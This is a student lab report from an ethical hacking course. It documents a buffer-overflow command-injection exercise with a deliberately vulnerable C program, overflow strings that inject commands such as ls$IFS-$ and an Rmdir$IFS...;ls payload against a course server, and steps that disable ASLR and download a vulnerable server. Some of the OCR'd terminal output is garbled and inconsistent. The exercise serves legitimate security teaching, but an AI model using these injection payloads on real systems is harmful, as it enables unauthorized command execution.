

Lab 6

Course Name: Ethical Hacking and Offensive Security(HOD401)

Student Name: Nguyễn Trần Vinh – SE160258

Instructor Name: Mai Hoàng Đỉnh

Lab Due Date: 01/10/2023

Part 1: Linux Buffer Overflow: Command Injection

What You Need

A 32-bit x86 Kali 2 Linux machine, real or virtual.


Purpose

To develop a very simple buffer overflow exploit in Linux, using injected shell commands

Creating a Vulnerable Program

- In a Terminal window, execute this command:

nano buf.c



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "Kali V". Inside the terminal, the file "buf.c" is being edited with the nano text editor. The code is a simple C program that prompts for a name, copies it to a buffer, and then prints "Goodbye" followed by the name. It includes a system call to exit. The terminal window also displays the Kali Linux logo and the slogan "the quieter you become, the more you are able to hear".

```

File Actions Edit View Help
GNU nano 7.2
#include <string.h>
#include <stropts.h>
main(){
    char name[200];
    printf("What is your name?\n");
    scanf("%s", name);
    both(name, "-a");
}
int both(char *name, char *cmd){
    char c[40];
    char buffer[40];
    printf("Name buffer address: %x\n", buffer);
    printf("cmd buffer address: %x\n", c);
    strcpy(c, cmd);
    strcpy(buffer, name);
    printf("Goodbye, %s\n", buffer);
    printf("Executing command: %s\n", c);
    fflush(stdout);
    system(c);
}

```

- Execute this command to compile the code without modern protections against stack overflows, and with debugging symbols:

gcc -g -fno-stack-protector -z execstack -o buf buf.c

The screenshot shows a Kali Linux terminal window with the command "gcc -g -fno-stack-protector -z execstack -o buf buf.c" being run. The output shows various files listed in the current directory (~/.Downloads) and the compilation process. The terminal window also displays the Kali Linux logo and the slogan "the quieter you become, the more you are able to hear".

```

File Actions Edit View Help
kali@kali:~/Downloads
$ ls
plasticsearch-0.10.2-linux-x86_64.tar.gz  hibana-0.10.2-Torus-x86_64.tar.gz  logstash-0.10.2
plasticsearch-0.10.2  hibana-0.10.2  logstash-0.10.2-linux-x86_64.tar.gz  shell.sh  volatility3-2.4.0
plasticsearch-0.10.2-hibana-0.10.2  lab_TouristV.ovpn  logstash-0.10.2-linux-x86_64.tar.gz  TouristVN.ovpn

```

Running the Program Normally

Execute this command:

./buf

The screenshot shows a terminal window titled "Kali V - VMware Workstation". The terminal is running on a Kali Linux system. The user has run the command `./buf`, which asks for a name. The user types "TouristV" and then enters 50 'A' characters. The terminal shows the exploit's memory layout and the resulting crash.

```
(kali㉿kali)-[~/Downloads]
$ ./buf
What is your name?
TouristV
Name buffer address: 623bca60
Command buffer address: 623bcac90
Goodbye, TouristV!
Executing command: uname -a
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-kali1 (2023-05-12) x86_64 GNU/Linux
(kali㉿kali)-[~/Downloads]
```

Observing a Crash

Execute this command:

`./buf`

Enter fifty 'A' characters instead of your name.

The screenshot shows a terminal window titled "Kali V - VMware Workstation". The terminal is running on a Kali Linux system. The user has run the command `./buf`, which asks for a name. The user types "TouristV" and then enters 50 'A' characters. The terminal shows the exploit's memory layout and the resulting crash.

```
(kali㉿kali)-[~/Downloads]
$ ./buf
What is your name?
TouristV
Name buffer address: 623bca60
Command buffer address: 623bcac90
Goodbye, TouristV!
Executing command: uname -a
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-kali1 (2023-05-12) x86_64 GNU/Linux
(kali㉿kali)-[~/Downloads]
$ ./buf
What is your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Name buffer address: ba9599b0
Command buffer address: ba9569e0
Goodbye, AAAA
Executing command: A
Sh: 1: A: not found
(kali㉿kali)-[~/Downloads]
```

Finding the Code Injection Point

Execute this command:

./buf

Enter:

- Ten ‘A’ characters, then
- Ten ‘B’ characters, then
- Ten ‘C’ characters, then
- Ten ‘D’ characters, then
- Ten ‘E’ characters.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'Kali V - VMware Workstation'. The terminal content shows the execution of the ./buf exploit. It prompts for a name, which is input as ten 'A's followed by ten 'B's, then ten 'C's, then ten 'D's, and finally eight 'E's. The exploit then attempts to execute the command 'ls' but fails because it cannot find it. The terminal is running on a Kali Linux 6.1.27-1kali19-amd64 system.

```
[kali㉿kali)-[~/Downloads]
$ ./buf
What is your name?
TouristV
Name buffer address: 623bca60
Command buffer address: 623bcac90
Goodbye, TouristV
Executing command: uname -a
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali19 (2023-05-12) x86_64 GNU/Linux

[kali㉿kali)-[~/Downloads]
$ ./buf
What is your name?
AAAAAAAAAAAAAAA
Name buffer address: b4959b00
Command buffer address: b4959e00
Goodbye, AAAAAAAA
Executing command: A
sh: 1: A: not found

[kali㉿kali)-[~/Downloads]
$ ./buf
What is your name?
AAAAAAAAAABBBBBBBCCCCCCCCCDDDDDDDDDEEEEEEEEEE
Name buffer address: 8e7cebe0
Command buffer address: 8e7cec10
Goodbye, AAAAAAAAABBBBBBBCCCCCCCCDDDDDDDDDEEEEEEEEEE
Executing command: EE
sh: 1: EE: not found

[kali㉿kali)-[~/Downloads]
```

Executing the "ls" command

Execute this command:

./buf

Enter ten ‘A’ characters, then ten ‘B’ characters, then ten ‘C’ characters, then ten ‘D’ characters, then eight ‘E’ characters then ls

Kali V - VMware Workstation

```
(kali㉿kali)-[~/Downloads]
└─$ ./buf
What is your name?
TouristV
Name buffer address: d8e2bla0
Command buffer address: d8e2blid0
Goodbye, TouristV!
Executing command: uname -a
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64 GNU/Linux

(kali㉿kali)-[~/Downloads]
└─$ ./buf
What is your name?
AAAAAAAAAAAAAAANameAAAAAAANameAAAAAAANameAAAAAAANameAAAAAAA
Name buffer address: f69a4fc0
Command buffer address: f69a4fc0
Goodbye, AAAANameAAAAAAANameAAAAAAANameAAAAAAANameAAAAAAANameAAAAAAA!
Executing command: sh -c "echo A" > /dev/null
sh: 1: AA: not found

(kali㉿kali)-[~/Downloads]
└─$ ./buf
What is your name?
AAAAAAAAAAABBBBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
Name buffer address: 7ed0cb0
Command buffer address: 7ed0cbce0
Goodbye, AAAAABBBBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
Executing command: uname -a
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64 GNU/Linux

(kali㉿kali)-[~/Downloads]
└─$ ./buf
What is your name?
AAAAAAAAAAABBBBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
Name buffer address: a6c1a400
Command buffer address: a6c1a400
Goodbye, AAAAABBBBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDD
Executing command: ls
buf      elasticsearch-8.10.2          kibana-8.10.2          lab_TouristV.ovpn   logstash-8.10.2-linux-x86_64.tar.gz   TouristVN.ovpn
buf.c    elasticsearch-8.10.2-linux-x86_64.tar.gz   kibana-8.10.2-linux-x86_64.tar.gz   logstash-8.10.2           shell.sh          volatility3-2.4.0

(kali㉿kali)-[~/Downloads]
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Challenge 1: Long List

Execute this command:

./buf

Enter ten ‘A’ characters, then ten ‘B’ characters, then ten ‘C’ characters, then ten ‘D’ characters, then eight ‘E’ characters then ls\$IFS-\$

Kali V - VMware Workstation

```
(kali㉿kali)-[~/Downloads]
└─$ ./buf
What is your name?
AAAAAAAAAAABBBBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
Name buffer address: 599ae2a0
Command buffer address: 92fe4c0
Goodbye, AAAAABBBBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDD
Executing command: ls$IFS-$
sh: 1: ls$IFS-$: not found

(kali㉿kali)-[~/Downloads]
└─$ ./buf
What is your name?
AAAAAAAAAAABBBBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDD
Name buffer address: 92fe4c40
Command buffer address: 92fe4c70
Goodbye, AAAAABBBBBBBBBBCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDD
Executing command: ls$IFS-$
total 1249316
-rwxr-x-- 1 kali kali 19160 Sep 29 21:18 buf
-rw-r--r-- 1 kali kali 439 Sep 29 20:52 buf.c
drwxr-xr-x  2 kali kali 4096 Sep 25 22:56 elasticsearch-8.10.2
-rw-r--r-- 1 kali kali 60716881 Sep 25 22:56 elasticsearch-8.10.2-linux-x86_64.tar.gz
drwxr-xr-x 12 kali kali 4996 Sep 25 23:30 kibana-8.10.2
-rw-r--r-- 1 kali kali 316272584 Sep 25 22:55 kibana-8.10.2-linux-x86_64.tar.gz
-rw-r--r-- 1 kali kali 9354 Sep 25 23:31 logstash-8.10.2
drwxr-xr-x 13 kali kali 4996 Sep 25 23:31 logstash-8.10.2
-rw-r--r-- 1 kali kali 346387240 Sep 25 22:56 logstash-8.10.2-linux-x86_64.tar.gz
-rw-r--r-- 1 kali kali 87 May 29 21:57 shell.sh
-rw-r--r-- 1 kali kali 8354 Sep 23 21:42 TouristVN.ovpn
drwxr-xr-x 7 kali kali 4996 Dec 14 2022 volatility3-2.4.0

(kali㉿kali)-[~/Downloads]
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Challenge 2: Exploit a Remote Server


Execute this command to connect to a remote server running this program:
nc attack32direct.samsclass.info 1055

Then put your name in this file on that server:

/home/p1x/winners

Create this file:

/home/p1x/updatenow




```
root@kali:~/home/p1x/winners
# nc attack32direct.samsclass.info 1055
Welcome to the Command Injection Lab!
What is your name?AAAAAAAAAAAAA
What is your name?AAAAAAAAAAAAAA
Name buffer address: bffffc80
Command buffer address: bffffca8
Goodbye, AAAAAAAAAAAAAAAA
Executing command: Rmdir$IFS/home/p1x/TouristV;ls

.
aaaa
Angry_Goose 11:06:01 PDT 2023
BaoPTN
Boysone
duyeahaha 11:06:025
file
giangtse160068
hah
heeeee 11:06:1942
Hello.txt 11:06:01 PDT 2023
hieuPT
hieuTse150767
hongduc
HungTT
hungtse140393 11:30:01 PDT 2023
S1F1winners
Isaiah
IsaiahJ10
IsaiahJ10
khanhNSE150XXX 01 01 01 PDT 2023
KhouNN

KhouNNSE161470.txt
KhouNNSE161470 00:08:01 PDT 2023
kimthanh
kimthanh8
Lam
LamHQuong
LinhDKESE140442 48:01 PDT 2023
long
Longltse150898
Longltse150898FPT
ls
LuCifer#
minhthse140100
minhthse140938
nhanhNSE10389
Nhamnt
Nhangnh
nhanhse140389
nhat
nhatmse150956

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```



```
root@kali:~/home/p1x/winners
Longltse150896
Longltse150896FPT
ls
Lucifer#
minhthse140100
minhthse140938
nhanhNSE10389
Nhamnt
Nhangnh
nhanhse140389
nhat
nhatmse150956
#nhatmse150956
nshduc
QianLi 11:06:01 PDT 2023
PhanQuangSang10
phinh
PhuocThanh33 11:06:025
Quanndse151007
Quanndse151007
sonnguyen1.txt
sonnguyen.txt 01:04:02
tenfile 00:11:00:01 PDT 2023
tenow
teonv
test_TingWong
TEST 00:11:13:01 PDT 2023
Test009
tha
thainguyen
tgaoduboi
TouristV 11:01 PDT 2023
TRANMINHONG140599
trangtse140935
trangtse140935
trimsmse140082 08:01 PDT 2023
twinners
upd
update_11:06:01 PDT 2023
UpdatenowNSE140442 00:01 PDT 2023
updatenow
updatenow
vanhoa 11:06:0790
VuTuanAnh 11:06:01 01:01 PDT 2023
winners
winners!
winners1234
winners
winners.txt
zzz
zzzz
zzzzzzzzzz 01:04:01 PDT 2023
zzzzzzzzzz

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Part 1: Remote Linux Buffer Overflow With Listening Shell

What You Need

A 32-bit x86 Kali 2 Linux machine, real or virtual. The project works in a very similar manner on Kali 1.

Purpose

To develop a very simple buffer overflow exploit in Linux. This will give you practice with these techniques:


- Debugging with gdb
- Understanding the registers \$esp, \$ebp, and \$eip
- Understanding the structure of the stack
- Using Python to create simple text patterns
- Editing a binary file with hexedit
- Using a NOP sled
- Generating a payload with msfvenom

Disabling ASLR

We'll disable ASLR to make this project easier.

In a Terminal, execute this command:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```



Downloading & Running the Vulnerable Server

In a Terminal window, execute these commands:

- curl https://samsclass.info/127/proj/p4-server.c > p4-server.c
- curl https://samsclass.info/127/proj/p4-server > p4-server
- chmod a+x p4-server
- ./p4-server

The server is listening on TCP port 4001.


You need two Terminal windows for this project--a "SERVER WINDOW" and a "CLIENT WINDOW", as labelled below.

Open a second Terminal window and execute this command:

nc 127.0.0.1 4001

You see a "Welcome to my server!" banner. Type in the message HELLO and press Enter.

The server echoes back your input and asks for another message, as shown below.



A screenshot of a Kali Linux terminal window titled "Kali V - VMware Workstation". The terminal shows several curl commands being run against a server at 127.0.0.1:4001. The user is transferring files from their local machine to the server and vice versa. The terminal also displays a list of files in the "/Downloads" directory, including "NamNGSE161942", "SumTingWong", "GlangTT", "GlangTT TuanTT", "KhoudDSE160790", "nhilong", and "Fri Aug 18 22:43:01 PDT 2023". The terminal window has a dark background with light-colored text and a standard Linux-style interface.

```
(kali㉿kali)-[~/Downloads]
$ curl https://samsclass.info/127/proj/p4-server.c > p4-server.c
% Total % Received % Xferd Average Speed Time Time Current
          0   0   0   0   0   0 --:--:-- --:--:-- --:--:-- 3227
100 1872 100 1872 0 0 3226 0 --:--:-- --:--:-- --:--:-- 3227

[kali㉿kali)-[~/Downloads]
$ curl https://samsclass.info/127/proj/p4-server > p4-server
% Total % Received % Xferd Average Speed Time Time Current
          0   0   0   0   0   0 --:--:-- --:--:-- --:--:-- 15703
100 9108 100 9108 0 0 15707 0 --:--:-- --:--:-- --:--:-- 15703

[kali㉿kali)-[~/Downloads]
$ chmod a+x p4-server
[kali㉿kali)-[~/Downloads]
$ ./p4-server
Tue Jun 20 21:00:01 PDT 2023

NamNGSE161942
Tue Jun 20 21:00:01 PDT 2023

SumTingWong
Tue Jun 20 21:13:01 PDT 2023

SumTingWong
Tue Jun 20 21:15:01 PDT 2023

GlangTT
Wed Jun 21 00:08:01 PDT 2023


GlangTT TuanTT
Wed Jun 21 01:46:01 PDT 2023

KhoudDSE160790
Wed Jun 21 06:01:01 PDT 2023

nhilong
Fri Aug 18 22:43:01 PDT 2023

Fri Aug 18 22:43:01 PDT 2023
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



A screenshot of a Kali Linux terminal window titled "Kali V - VMware Workstation". The terminal shows a session where the user connects to the server at 127.0.0.1:4001. The server greets the user and asks for a message. The user types "Hello" and the server replies with "I got this message: Bonjour". The terminal window has a dark background with light-colored text and a standard Linux-style interface.

```
[kali㉿kali)-[~/Downloads]
$ nc 127.0.0.1 4001
Welcome to my server! Type in a message!
Bonjour
I got this message: Bonjour
welcome to my server! Type in a message!
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window displays the following commands and output:

```
kali@kali: ~/Downloads
$ curl https://samsclass.info/127/proj/p4-server.c > p4-server.c
% Total % Received % Xferd Average Speed Time Time Current
          0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 3227
100 1872 100 1872 0 0 3226 0 --:--:-- --:--:-- --:--:-- 3227
[kali@kali: ~/Downloads]
$ curl https://samsclass.info/127/proj/p4-server > p4-server
% Total % Received % Xferd Average Speed Time Time Current
          0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 15703
100 9108 100 9108 0 0 15707 0 --:--:-- --:--:-- --:--:-- 15703
[kali@kali: ~/Downloads]
$ chmod a+x p4-server
[kali@kali: ~/Downloads]
$ ./p4-server
